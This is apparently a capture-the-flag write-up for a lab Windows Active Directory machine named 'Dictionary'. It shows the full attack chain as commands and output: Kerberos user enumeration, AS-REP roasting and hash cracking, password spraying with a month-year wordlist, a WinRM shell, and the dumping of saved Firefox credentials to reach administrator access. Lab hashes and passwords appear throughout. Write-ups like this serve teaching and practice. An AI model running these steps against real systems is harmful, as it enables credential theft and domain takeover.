

Dictionary

Nmap Scan:



From the result we can see its a windows box in an AD environment.
So lets start enumerating from port 445 which is smb. But unfortunately anonymous listing of share is not possible.



So the next thing to do is to enumerate the domain users. I'll be using kerbrute for the enumeration.
And from the result we see 2 valids users and one of the user which is **izabel** has no pre auth set meaning we can leverage this to perform ASREPROAST attack.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ kerbrute userenum -d Dictionary.csl --dc 172.31.3.4 users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 12/14/22 - Ronnie Flathers @ropnop

2022/12/14 16:17:03 >  Using KDC(s):
2022/12/14 16:17:03 >   172.31.3.4:88

2022/12/14 16:17:03 >  [+] VALID USERNAME:       administrator@Dictionary.csl
2022/12/14 16:17:03 >  [+] izabel has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$izabel@DICTIONARY.CSL:8e43709a234206dbde1d8aa22def0c3b$56bb9566467dcc84eb1ea307f
be5c4b77a266ad7d8b26497b745637829672e42208a2cc2ef4d1b4fb5b426c714ca977babcd5a597b93c10eeaaa24e
9e63b12badfdd47aa4eb0782e04481869e15114e710bd63afbc198ce0e3e7830011403d012b6995c82cee947c343aa
56216f09b451af9579eada8ec48b3e8bfa5ff30d23c8ed01b5d6510071b3d8245b6863259f9ceb0c799923ec6871ca
c569addddec7163924b223a7a2a10c40ee9404e913a350bde69b2e6a84fcc833e6ce9cce33ee95128e4c030186f78a
3b3dcf4d3a5ddabc83f47f1101d1937f0fbbca8bd6f0a045acde29abf794a5c3ff7d70f04e0fb17c622eec9415517f
2d349ed0c81b04ecf3857df58
2022/12/14 16:17:03 >  [+] VALID USERNAME:       izabel@Dictionary.csl
2022/12/14 16:17:03 >  Done! Tested 2 usernames (2 valid) in 0.358 seconds

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$
```

Using impacket-getnpusers we will be able to dump the user's hash.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ impacket-GetNPUsers Dictionary.csl/ -no-pass -usersfile users -format john
Impacket v0.10.1.dev1+20220720.103933.3c6713e - Copyright 2022 SecureAuth Corporation

[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$izabel@DICTIONARY.CSL:5937bad0f840a91c0952298de38d2451$811746366336be44396606bbf493
c1d62e7188ef2815c920b25dab3ad12ecc6ce506f2851d842e2cc64db8012d171fe245eded0e2c1c371332633deabf
2e4c3a125d37b490be2478162a668fc9697040885abfed262a596fc1d1290a27bf4e293fcc08f85ab40771b7ddc701
5d3b0c7c414e357b75a39db5121cc5c9e852bac7c959f870c39e3e66c91f42c80aa2fd1ee63e4144d0a586abbe6018
344d891087b4b5659c790547a80005b62eccbd46a1e10745131bfed5db8bcd7ca8bbfbcaac581b5b051348911579fa
58d8185b66c3738797ab4091b94535702a7812fb6178bcd2048bc016a6f5f0c2d7bb2b86888f

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$
```

Now saving the hash in a file and brute forcing it using john the ripper we should get the user password's.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ cat hash
$krb5asrep$izabel@DICTIONARY.CSL:5937bad0f840a91c0952298de38d2451$811746366336be44396606bbf493
c1d62e7188ef2815c920b25dab3ad12ecc6ce506f2851d842e2cc64db8012d171fe245eded0e2c1c371332633deabf
2e4c3a125d37b490be2478162a668fc9697040885abfed262a596fc1d1290a27bf4e293fcc08f85ab40771b7ddc701
5d3b0c7c414e357b75a39db5121cc5c9e852bac7c959f870c39e3e66c91f42c80aa2fd1ee63e4144d0a586abbe6018
344d891087b4b5659c790547a80005b62eccbd46a1e10745131bfed5db8bcd7ca8bbfbcaac581b5b051348911579fa
58d8185b66c3738797ab4091b94535702a7812fb6178bcd2048bc016a6f5f0c2d7bb2b86888f

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ john -w=/home/mark/Documents/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2
 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
June2013         ($krb5asrep$izabel@DICTIONARY.CSL)
1g 0:00:04:00 DONE (2022-12-14 16:23) 0.004162g/s 45822p/s 45822c/s 45822C/s Jupiter00..June19
67
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$
```

So I tried connecting to winrm using the credential but it didn't work.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ evil-winrm -u izabel -p June2013 -i 172.31.3.4

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthor
izationError

Error: Exiting with code 1


┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$
```

So now lets check out if we can connect to smb using the credential we have.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ smbclient -L Dictionary.csl -U izabel
Password for [WORKGROUP\izabel]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to Dictionary.csl failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$
```


We have access to smb now lets spider the shares using crackmapexec.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ crackmapexec smb 172.31.3.4 -u izabel -p June2013 -M spider_plus
SMB         172.31.3.4      445    DICTIONARY-DC    [*] Windows 10.0 Build 17763 x64 (name:DIC
TIONARY-DC) (domain:Dictionary.csl) (signing:True) (SMBv1:False)
SMB         172.31.3.4      445    DICTIONARY-DC    [+] Dictionary.csl\izabel:June2013
SPIDER_P... 172.31.3.4      445    DICTIONARY-DC    [*] Started spidering plus with option:
SPIDER_P... 172.31.3.4      445    DICTIONARY-DC    [*]        DIR: ['print$']
SPIDER_P... 172.31.3.4      445    DICTIONARY-DC    [*]        EXT: ['ico', 'lnk']
SPIDER_P... 172.31.3.4      445    DICTIONARY-DC    [*]       SIZE: 51200
SPIDER_P... 172.31.3.4      445    DICTIONARY-DC    [*]     OUTPUT: /tmp/cme_spider_plus

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$
```

But in reading the result I got nothing from it.

```
        "atime_epoch": "1601-01-01 00:13:35",
        "ctime_epoch": "1601-01-01 00:13:35",
        "mtime_epoch": "1601-01-01 00:13:35",
        "size": "3 Bytes"
    },
    "srvsvc": {
        "atime_epoch": "1601-01-01 00:13:35",
        "ctime_epoch": "1601-01-01 00:13:35",
        "mtime_epoch": "1601-01-01 00:13:35",
        "size": "4 Bytes"
    },
    "wkssvc": {
        "atime_epoch": "1601-01-01 00:13:35",
        "ctime_epoch": "1601-01-01 00:13:35",
        "mtime_epoch": "1601-01-01 00:13:35",
        "size": "4 Bytes"
    }
},
"NETLOGON": {},
"SYSVOL": {
    "Dictionary.csl/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
        "atime_epoch": "2020-06-04 19:58:28",
        "ctime_epoch": "2020-06-04 19:30:43",
        "mtime_epoch": "2020-06-04 19:58:28",
        "size": "22 Bytes"
    },
    "Dictionary.csl/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
        "atime_epoch": "2020-06-04 19:58:28",
        "ctime_epoch": "2020-06-04 19:30:43",
        "mtime_epoch": "2020-06-04 19:58:28",
        "size": "1.07 KB"
    },
    "Dictionary.csl/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol": {
        "atime_epoch": "2020-06-04 19:37:26",
        "ctime_epoch": "2020-06-04 19:37:26",
        "mtime_epoch": "2020-06-04 19:57:40",
        "size": "2.73 KB"
    },
    "Dictionary.csl/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/GPT.INI": {
        "atime_epoch": "2020-06-04 19:30:43",
        "ctime_epoch": "2020-06-04 19:30:43",
        "mtime_epoch": "2020-06-04 19:57:38",
        "size": "22 Bytes"
    },
    "Dictionary.csl/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
        "atime_epoch": "2020-06-04 19:30:43",
        "ctime_epoch": "2020-06-04 19:30:43",
        "mtime_epoch": "2020-06-04 19:57:38",
        "size": "3.68 KB"
    }
}
}
```


Now the next thing I did was to enumerate the domain controller using rpcclient.



So at this point I tried checking for ASREPROAST using the new users I found but it wasn't successfull.
So I decided to use rpcclient and check for domain properties.
And the first thing I checked was the password policy because the user's hash we brute force seemed to follow a pattern which is month and year **June2013**.
And from the result we can see there's no really pasword policy in place only the mininum password length requirement which is at least 7.

```
rpcclient $> getdompwinfo
min_password_length: 7
password_properties: 0x00000000
rpcclient $>
```

So next thing to think of is to attempt brute force attack on all the users gotten. But since we saw a pattern in the password we can try creating a wordlist that follows that pattern also.
So I used python to generate the wordlist.

So what this does is that it creates a file names wordlist.txt which has writable permission then loops through the months and year arrays adding them together then writing it into the file it created which is wordlist.txt.
Now lets run the script.

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ python3 wordlist.py

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ l wordlist.txt
wordlist.txt

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ wc -l wordlist.txt
120 wordlist.txt

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ head wordlist.txt
January2013
January2014
January2015
January2016
January2017
January2018
January2019
January2020
January2021
January2022

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$
```

We can now attempt brute force against the users using crackmapexec on smb using the wordlist we created

```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ crackmapexec smb 172.31.3.4 -u users -p wordlist.txt
SMB         172.31.3.4      445    DICTIONARY-DC    [*] Windows 10.0 Build 17763 x64 (name:D
ICTIONARY-DC) (domain:Dictionary.csl) (signing:True) (SMBv1:False)
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January
2013 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January
2014 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January20
5 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January20
16 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January20
17 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January20
18 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January20
19 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January20
20 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January20
21 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\administrator:January20
```

After a while we successfully brute force the user BACKUP-Izabel password

```
ATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\BACKUP-Izabel:dsodk STA
TUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\BACKUP-Izabel:ad STATUS
_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\BACKUP-Izabel:asofkaskf
pafk STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\BACKUP-Izabel:fasnfkanf
 STATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\BACKUP-Izabel:faslfa ST
ATUS_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\BACKUP-Izabel:sl STATUS
_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [-] Dictionary.csl\BACKUP-Izabel:smf STATU
S_LOGON_FAILURE
SMB         172.31.3.4      445    DICTIONARY-DC    [+] Dictionary.csl\BACKUP-Izabel:October20
19

┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$
```

Now lets login via winrm using evil-winrm.


```
┌──(mark㉿haxor)-[~/…/B2B/CyberSecLabs/Windows/Dictionary]
└─$ evil-winrm -u BACKUP-Izabel -p October2019 -i Dictionary.csl

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() functio
n is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote
-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\BACKUP-Izabel\Documents> whoami
dictionary\backup-izabel
*Evil-WinRM* PS C:\Users\BACKUP-Izabel\Documents>
```

Next thing is to upload winPEAS to the host then run it.
On running it we get some firefox saved credential


```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Showing saved credentials for Firefox
    Url:            https://www.cyberseclabs.co.uk
    Username:       l33tHax
    Password:       iHgPVQivZw7wpEd

  ================================================================================================

    Url:            https://www.cyberseclabs.co.uk
    Username:       iAmRoot
    Password:       LUp2KhdP

  ================================================================================================

    Url:            https://www.cyberseclabs.co.uk
    Username:       NotADuck
    Password:       x7VtnCWZ

  ================================================================================================

    Url:            https://www.cyberseclabs.co.uk
    Username:       EpicL_yep
    Password:       kC7pbrQAsTT

  ================================================================================================
```

So lets save each password in our machine then attempt to brute force the Administrator user with the passwords.

And from the result we see that we have the Administrator password which has access to all shares in the smb server.



So lets login to the host as administrator using the credential we have. So we can use rdp,winrm but in this case let me use psexec.



And we're done :)